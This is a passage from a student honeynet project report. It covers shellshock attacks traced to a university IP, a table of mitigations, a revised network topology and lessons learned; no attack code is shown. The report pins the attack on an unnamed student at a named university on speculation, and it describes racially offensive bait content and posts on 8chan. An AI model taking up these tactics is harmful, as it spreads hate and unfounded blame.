Upon said further research from abuseipdb.com, it was found that the IP 202.28.77.53 had many reports of shellshock attacks in the days surrounding the attack on our network. This is another reason why the attacker may have taken down the script shortly after the attack was performed; there would have been a lot of eyes watching him. Luckily for us, someone did manage to download and post the script before he removed it. We will discuss the contents of the script in detail after discussing the information gathered about the IP 202.28.77.53.



Additionally and still using *abuseipdb.com*, we found that it was located in Thailand and associated with a University. The description provided leads us to the Office of Information Technology Administration for Educational Development at Chulalongkorn University. It is our assumption that the owner of the script, and possibly the attacker, is a student at this University in Thailand, undertaking a similar degree to our own. 

Could this be a great candidate for hacking “games” in the future? Here is the contact information is this is a potential route of action: 

The script itself attempts to start an IRC server on any machine it is run on. This was definitely the most dominant attack that was attempted on our server. We have contacted the Chulalongkorn University staff and are awaiting feedback regarding the attempts on our server. The attempted script to be executed on our server has been provided on-disk, shellshockscript.txt.

# Recommendations

Based on our analysis and the faults that we found, we would like to propose the following recommendations for our honeynet in case the same topography for future implementation by other users are similar:

## Table of Recommendations

|  |  |
| --- | --- |
| **Potential Exploits & Attacks** | **Suggested Mitigation Techniques** |
| Attack vector via Windows Workstation | Upgrade the Windows workstation to a legitimate copy of Windows 7 or higher |
| ARP Poisoning & DNS Spoof | Configure an industry-standard switch that can check for ARP traffic authenticity |
| SSH Brute Force & Denial of Service | Disallow infinite attempts for SSH in the web server |
| Attack vector via WEB-CGI | Remove any WEB-CGI components of the website from the web server |
| Attack via Shellshock | Upgrade Bash shell to the latest patched version |
| Attacks via Brute Force & Denial of Service | Add Intrusion Prevention Systems that ultimately ban illegitimate users from abusing the network with malicious intent |

### Upgrade Windows Workstation to a Legitimate Copy of Windows 7 or Higher

For the purposes of implementing our honeynet, we did not want to burn any of our MSDNAA codes for a legitimate copy of Windows 7 or higher. Therefore, we resorted to using an “open source” version of Windows XP SP3 dubbed “Black Edition.” We realize that this version could very well have backdoors already in place. This is one of the reasons why using a legitimate copy is a better option than using an outdated version of Windows XP.

Another reason is because, even if our copy of Windows XP was legitimate, Microsoft had already announced their discontinued support and service for that operating system. The machine will never be up-to-date as of this point and it is potentially dangerous to use this. In turn, it is advised to discontinue the use of Windows XP.

### Configure a Switch that can Check for ARP Traffic Authenticity

Industry-standard switches such as modern CISCO switches are now configured with ARP traffic checking. By implementing these switches in a business environment, we can mitigate the attempts of an ARP Poisoning attack and any other spoofing attack that have ARP Poisoning as a prerequisite. They check ARP traffic for packet authenticity. Whenever they come across a “bad” or “malformed” ARP packet, they simply drop the packets from the network so that they do not reach their destination.

### 

### 

### Disallow Infinite Attempts for SSH in the Web Server

In our honeynet, in order to make SSH more appealing to attackers, we disabled a maximum threshold for failed password attempts on the server. This is frowned upon in actual practice, and of course, we shall suggest that the network administrator set the threshold to a reasonable number of failed attempts to 3 or 5. By setting this to a maximum failed attempt, we can integrate an intrusion prevention system (mentioned later in this section) that can help with protecting the network from malicious users.

### Remove any WEB-CGI Components of the Website from the Web Server

Although we did not have any web-cgi components on our website, we had some files in the cgi folder of the web server directory. These files were initially meant to test the network for Shellshock vulnerabilities (mentioned later in this section). Unless absolutely necessary, web-cgi components should be removed from the web server so that web-cgi-based attacks can be altogether eliminated. Otherwise, other preventive measures such as an intrusion detection and prevention systems can be tailored to monitor for signatures of such attacks and ultimately ban them from accessing the network.

### Upgrade Bash shell to the Latest Patched Version

Shellshock is now patched in the latest version of Bash shell. Therefore, the immediate and easiest recommendation for mitigating shellshock is to upgrade to the latest version. If this is not possible, network- and system-based mitigation techniques can be implemented. For network mitigation, implementing appropriate mod\_security rules and iptables rules can help deter external shellshock attacks. For system mitigation, ld\_preload and systemtap are suggested. (RedHat, 2014).

### Add IPS that Ban Illegitimate Users from Abusing the Network


As mentioned previously, some suggestions will require an intrusion prevention system to make the defense more robust. By adding a file monitor that checks periodically for failed SSH attempts from a certain IP for example, the IPS can easily make a system call to iptables and implement a rule that drops all incoming packets from that user IP. Certain criteria applies so that we do not ban legitimate users that forget passwords. These criteria may be consecutive failed attempts over a 24-hour period and if it exceeds 6-10 failed attempts, add a rule to ban the IP indefinitely.

IPS can be implemented using Snort or using our own custom programming and scripting. The latter is suggested so that we can refer to the Snort logs as well as any other logs that can help mitigate impending doom to our network. However, this solution requires an in-depth understanding of all the vulnerabilities and exploits that we have encountered so far, as well as those not encountered yet. Therefore, the most powerful custom IPS is determined by the most seasoned network security analyst.

### 

### 

### Proposed Topography for Future Implementations of Similar Design



|  |  |
| --- | --- |
| **New Name / Machine** | **Purpose & Reasoning** |
| Remote Firewall + IPS / IDS for Remote Logging Server | This will allow the remote server to be more secure, so that a internal compromise within the network won’t cause the external logging server to be compromised. |
| Intrusion Prevention System + 1st Layer Firewall | The intrusion prevention system will be monitoring any weird traffic, and then banning them appropriately before they get too deep within the network. The firewall is here so that Wireless devices do not compromise the network. |
| Industry Standard Switches | The inclusion of these switches is to mitigate the problem of ARP Poisoning internally and externally. |
| Wireless Access Point | Allows the network to expand and support mobile devices such as mobile phones, laptops, and tablets. |
| 2nd Layer Firewall | This firewall monitors and filters the traffic coming to and from the LAN of the workstations going outward into the public internet as well as monitoring the traffic of the network servers. |
| 2nd Layer Intrusion Detection System | The intrusion detection system here monitors activity from the external traffic, as well as any mobile traffic coming from the wireless access point. The placement of this system mitigates the dangers of “Bringing your own device.” |
| Database Server | The Database Server is now independent from the Web Server compared to our initial topography. This will mitigate the risk of the internal workstation compromising both the web server and the database, all the while mitigating the dangers of the web server compromising the database. |
| 3rd Layer Firewall | Monitors the inbound and outbound traffic from workstations to the rest of the internal network. |
| Windows 7 Workstation | Upgraded from Windows XP, and is given limited and restricted access to the database so that it cannot compromise the operation of the website, database, and any other critical components of the business. |

# Lessons Learned

Throughout this project, one of the most critical components that allowed the success of the network analysis is the implementation of remote logging. The remote logging server allowed us to conduct a daily skim of the previous day’s activities without having to worry as much about log sanitizing by the attacker. Although the attacks did not penetrate our systems to the extent where machines became compromised, the remote logging server would have caught the damages caused by the attacker prior to the network’s destruction.

The project also highlighted that there is a great value of stress placed on the security components of the network. In our topography, the stress came from the remote logging machine to work on a 24-hour basis; the same can be said for our firewall / IDS implementation. Therefore, because of the high amount of reliance on these devices to perform, it seems that splitting the delegation of tasks to other devices or machines, can help relieve stress and achieve higher security. However, too much task delegation, and the network becomes more prone to failure because of many nodes in series. On the contrary, too little task delegation and the network may become less secure. There is an obvious tradeoff and it is up to the network administrator to look at the cost-benefit of implementing such a network.

Finally, when creating a honeynet with a racial theme to attract attackers, it would be even more attractive to use an uncommon domain extension. Because we used “.ca” as our domain name, while our content was offensive, the attackers knew that we were Canadian. As Canadians, we have a reputation of being overly friendly and helpful. Due to the ironic and somewhat contradictory factor between racial content and being of Canadian origin, attackers suspected our network to be a honeynet, in which they were correct. This was ultimately confirmed when we posted some racially offensive comments on 8chan and a user called us out with a picture of a honeypot and called us “Feds”.

# 

# Conclusion

In the end, while our network was not severely compromised, the attempted attacks were more than enough to provide a rich learning experience and exposure to what a network security administrator may encounter. In turn, we as future network administrators are required to have a strong comprehensive understanding of the tools at our disposal. Without the proper tools and the proper deployment of these tools, our network may as well be insecure and open for the public to attack. This segues into the next point that have been constantly addressed throughout the semester of the program.

Regardless of how strong the network is, regardless of how well the tools have been deployed and regardless of how “hardened” servers are configured, the entire network is still susceptible to internal attacks. The users internally could be malicious users, non-diligent users, or users that are innocent and naive about network security. To be frank, these users are all the same and as network administrators, it is important to not only deploy a network architecture that can protect the entirety of the operation, but also ensure that the people inside the network are informed and prepared for attacks. We had experienced an example of an “inside” attack when the Windows workstation was compromised, and altered the configurations of the firewall and database.

All of these experiences and lessons were learnt through the hands on exposure of deploying a purposely weak network. By understanding where the network is weak, we can isolate and the weakness and provide improvements to strengthen that point. It is highly improbable for a budding network analyst or administrator to fully comprehend the extent of these weaknesses based on theory alone. Even now, our practical experience, while it contributes greatly, it will not be sufficient for the real world. There are many unknowns outside of a controlled environment such as our project. In turn, we as future network administrators, are required to be continuously learning and growing as technology in our society advances to greater pioneers.

# References

Mitigating the shellshock vulnerability (CVE-2014-6271 and CVE-2014-7169)

https://access.redhat.com/articles/1212303

[Strange HTTP request in Apache Logs](http://serverfault.com/questions/641593/strange-http-request-in-apache-logs)

<http://serverfault.com/questions/641593/strange-http-request-in-apache-logs>

Re: Odd http requests in the logs

<http://seclists.org/snort/2014/q4/332>

Report history for 202.28.77.53

<http://www.abuseipdb.com/report-history/202.28.77.53>

202.28.77.53 » Check and report abuse IP

<http://www.abuseipdb.com/check/202.28.77.53>

Whois 202.28.77.53

<http://www.abuseipdb.com/whois/202.28.77.53>

pastebin - shellshock payload from http://202.28.77.53 - post number 2867437

<http://www.pastebin.ca/2867437>

Snort 2.9.7.0 Intrusion Detection and Prevention System

<https://www.snort.org/>

SnortSnarf Snort Alert Parser

<http://sourceforge.net/projects/snortsnarf/>

# Appendices

## Appendix I - Project Listings

Located on-disk are the following files and their directory listings:

* Project Design Work (directory):
  + Major Project Design Work (.pdf)
  + Log Files (directory):
    - DoS-capture.pcapng.gz
    - sshd\_brute\_logs.txt
  + Tools (directory):
    - mimikatz\_trunk.zip
    - snort-rules.zip
* Firewall (directory):
  + configScripts (directory):
    - firewall initialization scripts are located here
  + logs (directory):
    - application log files are located here, including Snort and TCPDump
  + snort (directory):
    - snort alert files are located here
* Web Server (directory):
  + logs (directory):
    - Bash history
    - application logs are located here
  + Web Server Components (directory):
    - c8506\_final.sql
    - c8506\_wExp.zip
* Windows XP (directory):
  + Application.csv (exported .evt files)
  + Information.csv (exported .evt files)
* Documentation (directory):
  + Network Analysis Report (.pdf)
  + Presentation.pptx
  + Network Status Report (.pdf)